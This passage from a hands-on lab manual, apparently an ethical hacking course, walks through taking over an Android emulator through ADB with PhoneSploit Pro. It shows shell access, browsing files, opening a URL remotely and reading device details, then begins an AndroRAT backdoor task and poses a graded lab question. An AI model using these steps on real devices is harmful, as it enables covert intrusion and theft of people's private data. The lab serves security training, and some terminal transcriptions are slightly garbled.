


```
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
[Main Menu] Enter selection > 10
    1. Select from App List
    2. Enter Package Name Manually
> 2
Enter package name : Example : com.spotify.music
> com.android.calculator2
bash arg: -p
bash arg: com.android.calculator2
bash arg: 1
args: [-p, com.android.calculator2, 1]
arg: "-p"
arg: "com.android.calculator2"
arg: "1"
data="com.android.calculator2"
Events injected: 1
## Network stats: elapsed time=7ms (0ms mobile, 0ms wifi, 7ms not connected)


99 : Clear Screen      0 : Exit

[Main Menu] Enter selection > 
```

20. After launching the calculator app on the target Android device, click Android to switch to the **Android** machine.
21. You will see that the calculator app is running, as shown in the screenshot.



22. Click [Parrot Security](#) to switch back to the **Parrot Security** machine.
23. Now, at the **Main Menu** prompt, type **14** and press **Enter** to choose **Access Device Shell**.
24. You can observe that a shell command line appears, as shown in the screenshot.



```
Applications Places System python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
2. Enter Package Name Manually
> 2
Enter package name : Example : com.spotify.music
> com.android.calculator2
bash arg: -p
bash arg: com.android.calculator2
bash arg: 1
args: [-p, com.android.calculator2, 1]
arg: "-p"
arg: "com.android.calculator2"
arg: "1"
data="com.android.calculator2"
Events injected: 1
## Network stats: elapsed time=6ms (0ms mobile, 0ms wifi, 6ms not connected)
screenshot-2024-3-19-3-05-45.png
99 : Clear Screen 0 : Exit
[Main Menu] Enter selection > 14
x86_64:/ $
```

25. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
26. In the results, you can observe that the **pwd** is the root directory.

```
Applications Places System python3 phonesploitr.py - Parrot Terminal
File Edit View Search Terminal Help
> 2
Enter package name : Example : com.spotify.music
> com.android.calculator2
  bash arg: -p
  bash arg: com.android.calculator2
  bash arg: 1
args: [-p, com.android.calculator2, 1]
arg: "-p"
arg: "com.android.calculator2"
arg: "1"
data="com.android.calculator2"
Events injected: 1
## Network stats: elapsed time=6ms (0ms mobile, 0ms wifi, 6ms not connected)

99 : Clear Screen      0 : Exit

[Main Menu] Enter selection > 14

x86_64:/ $ pwd
/
x86_64:/ $
```

27. Now, type **ls** and press **Enter** to view all the files present in the root directory.


```
Applications Places System python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
Events injected: 1
## Network stats: elapsed time=6ms (0ms mobile, 0ms wifi, 6ms not connected)

99 : Clear Screen 0 : Exit

[Main Menu] Enter selection > 14

README/license
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct          init          nonplat_file_contexts  proc
bugreports   init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache        init.environ.rc  nonplat_property_contexts sdcard
charger      init.rc          nonplat_seapp_contexts  sepolicy
config       init.superuser.rc nonplat_service_contexts storage
d            init.usb.configfs.rc oem                      sys
data         init.usb.rc      plat_file_contexts      system
default.prop init.zygote32.rc  plat_hwservice_contexts ueventd.android_x86_64.rc
dev          init.zygote64_32.rc plat_property_contexts  ueventd.rc
etc          lib              plat_seapp_contexts    vendor
fstab.android_x86_64 mnt              plat_service_contexts  vndservice_contexts
x86_64:/ $
```

28. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.


```
Applications Places System python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
## Network stats: elapsed time=6ms (0ms mobile, 0ms wifi, 6ms not connected)


99 : Clear Screen      0 : Exit

[Main Menu] Enter selection > 14

x86_64:/ $ pwd
/
x86_64:/ $ ls
acct          init          nonplat_file_contexts  proc
bugreports    init.android_x86_64.rc nonplat_hwservice_contexts  sbin
cache         init.envIRON.rc  nonplat_property_contexts  sdcard
charger       init.rc          nonplat_seapp_contexts     sepolicy
config        init.superuser.rc nonplat_service_contexts    storage
d             init.usb.configfs.rc oem                          sys
data          init.usb.rc      plat_file_contexts         system
default.prop  init.zygote32.rc  plat_hwservice_contexts    ueventd.android_x86_64.rc
dev           init.zygote64_32.rc plat_property_contexts     ueventd.rc
etc           lib              plat_seapp_contexts        vendor
fstab.android_x86_64 mnt              plat_service_contexts      vndservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $
```

29. Type **ls** and press **Enter** to list all the available files and folders.

In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** machine's **Download** folder earlier; you can do the same before performing the next steps.



```
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help

99 : Clear Screen      0 : Exit

[Main Menu] Enter selection > 14

attacker's Home


x86_64:/ $ pwd
/
x86_64:/ $ ls
acct          init          nonplat_file_contexts  proc
bugreports    init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache         init.envIRON.rc  nonplat_property_contexts sdcard
charger       init.rc          nonplat_seapp_contexts  sepolicy
config        init.superuser.rc nonplat_service_contexts storage
d             init.usb.configfs.rc oem                      sys
data          init.usb.rc      plat_file_contexts       system
default.prop  init.zygote32.rc  plat_hwservice_contexts  ueventd.android_x86_64.rc
dev           init.zygote64_32.rc plat_property_contexts   ueventd.rc
etc           lib             plat_seapp_contexts     vendor
fstab.android_x86_64 mnt             plat_service_contexts   vndservice_contexts

x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms DCIM    Movies Notifications Podcasts screenshot-2024-3-19-3-35-45.png
Android Download Music Pictures Ringtones
x86_64:/sdcard $
```

30. Type **cd Download** and press **Enter** to navigate to the **Download** folder.

31. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). You can download the file by selecting option 8 in the **PhoneSploit Pro** main menu options.



```
[Main Menu] Enter selection > 14

x86_64:/ $ pwd
/
x86_64:/ $ ls
acct          init          nonplat_file_contexts  proc
bugreports   init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache         init.envIRON.rc  nonplat_property_contexts sdcard
charger       init.rc          nonplat_seapp_contexts  sepolicy
config        init.superuser.rc nonplat_service_contexts storage
d             init.usb.configfs.rc oem                      sys
data          init.usb.rc      plat_file_contexts      system
default.prop  init.zygote32.rc  plat_hwservice_contexts ueventd.android_x86_64.rc
dev           init.zygote64_32.rc plat_property_contexts  ueventd.rc
etc           lib              plat_seapp_contexts    vendor
fstab.android_x86_64 mnt              plat_service_contexts  vndservice_contexts

x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms DCIM      Movies Notifications Podcasts screenshot-2024-3-19-3-35-45.png
Android Download Music Pictures      Ringtones

x86_64:/sdcard $ cd Download/
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $
```

32. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.
33. In the **Terminal** window, type **N** and press **Enter** to navigate to additional PhoneSploit-Pro options on the **Next Page**.
34. The result appears, displaying additional **PhoneSploit Pro** options, as shown in the screenshot.

```
Applications Places System python3 phonesploitr.py - Parrot Terminal
File Edit View Search Terminal Help

Parrot
\ / \ / \ / \ / | _ |

attacker's home v1.61 By github.com/AzeemIdrisi

16. List All Folders/Files 21. Anonymous Screenshot 26. Play a Video on Device
17. Send SMS 22. Anonymous Screen Record 27. Get Device Information
18. Copy WhatsApp Data 23. Open a Link on Device 28. Get Battery Information
19. Copy All Screenshots 24. Display a Photo on Device 29. Restart Device
20. Copy All Camera Photos 25. Play an Audio on Device 30. Advanced Reboot Option

P : Previous Page N : Next Page (Page : 2 / 3)
99 : Clear Screen 0 : Exit
[Main Menu] Enter selection >
```

35. At the **Main Menu** prompt, type **23** and press **Enter** to choose **Open a Link on Device**.
36. When prompted to **Enter URL**, type the desired URL (in this case, <https://pranx.com/hacker/>) and press **Enter**.

```
python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help
on
19. Copy All Screenshots      24. Display a Photo on Device    29. Restart Device
20. Copy All Camera Photos    25. Play an Audio on Device      30. Advanced Reboot Optio
ns
attacker's Home

P : Previous Page      N : Next Page      (Page : 2 / 3)
99 : Clear Screen      0 : Exit

[Main Menu] Enter selection > 23

Enter URL      Example : https://github.com
> https://pranx.com/hacker/


Opening "https://pranx.com/hacker/" on device
Starting: Intent { act=android.intent.action.VIEW dat=https://pranx.com/... }

99 : Clear Screen      0 : Exit

[Main Menu] Enter selection > 
```


37. Click Android to switch to **Android** machine. Here, you can see that the link has been opened automatically.

If **Open with** pop-up appears **Click on Chrome | Just Once**. If **We value your privacy** popup appears, click on **AGREE**.



38. Click [Parrot Security](#) to switch back to the **Parrot Security** machine.
39. Now, at the **Main Menu** prompt, type **27** and press **Enter** to choose the **Get Device Information** option.
40. The result appears, displaying device information of the target Android device, as shown in the screenshot.

For demonstration purposes, in this task, we are exploiting the Android emulator machine. However, in real life, attackers use the **Shodan** search engine to find ADB-enabled devices and exploit them to gain sensitive information and carry out malicious activities.



```
Applications Places System python3 phonesploitpro.py - Parrot Terminal
File Edit View Search Terminal Help

Starting: Intent { act=android.intent.action.VIEW dat=https://pranx.com/... }

99 : Clear Screen 0 : Exit

[Main Menu] Enter selection > 27

Model : Virtual Machine
Manufacturer : Microsoft Corporation
Chipset :
Android Version : 8.1.0
Security Patch : 2019-06-05
Device :
SIM :
Encryption State : unsupported
Build Date : 公曆 20廿一年 六月 廿二日 週二 廿三時廿分五秒
SDK Version : 27
WiFi Interface :

99 : Clear Screen 0 : Exit

[Main Menu] Enter selection > 
```

41. In the same way, you can exploit the target **Android** device further by choosing other PhoneSploit-Pro options such as **Install an APK**, **Screen record a phone**, **Lock the Device**, and **Uninstall an App**.
42. This concludes the demonstration of how to exploit the Android platform through ADB using PhoneSploit-Pro.
43. Document all the acquired information and close all open windows.

Question 17.1.1.1

Use the PhoneSploit Pro tool to exploit the Android mobile platform via ADB. Utilize PhoneSploit-Pro to enumerate the list of installed applications. Identify and provide the package name of the Camera app present on the Android device.


Task 2: Hack an Android Device by Creating APK File using AndroRAT

AndroRAT is a tool designed to give control of an Android system to a remote user and to retrieve information from it. AndroRAT is a client/server application developed in Java Android for the client side and the Server is in Python. AndroRAT provides a fully persistent backdoor to the target device as the app starts automatically on device boot up, it also obtains the current location, sim card details, IP address and MAC address of the device.

In this task, we will use AndroRAT to create an APK file to hack an Android device.

Reboot the **Android** machine before starting the task. To do so, click the **Commands** icon from the top-left corner of the screen and navigate to **Power --> Reset/Reboot machine**. If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.

1. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Run **cd AndroRAT** command to navigate to the AndroRAT repository.
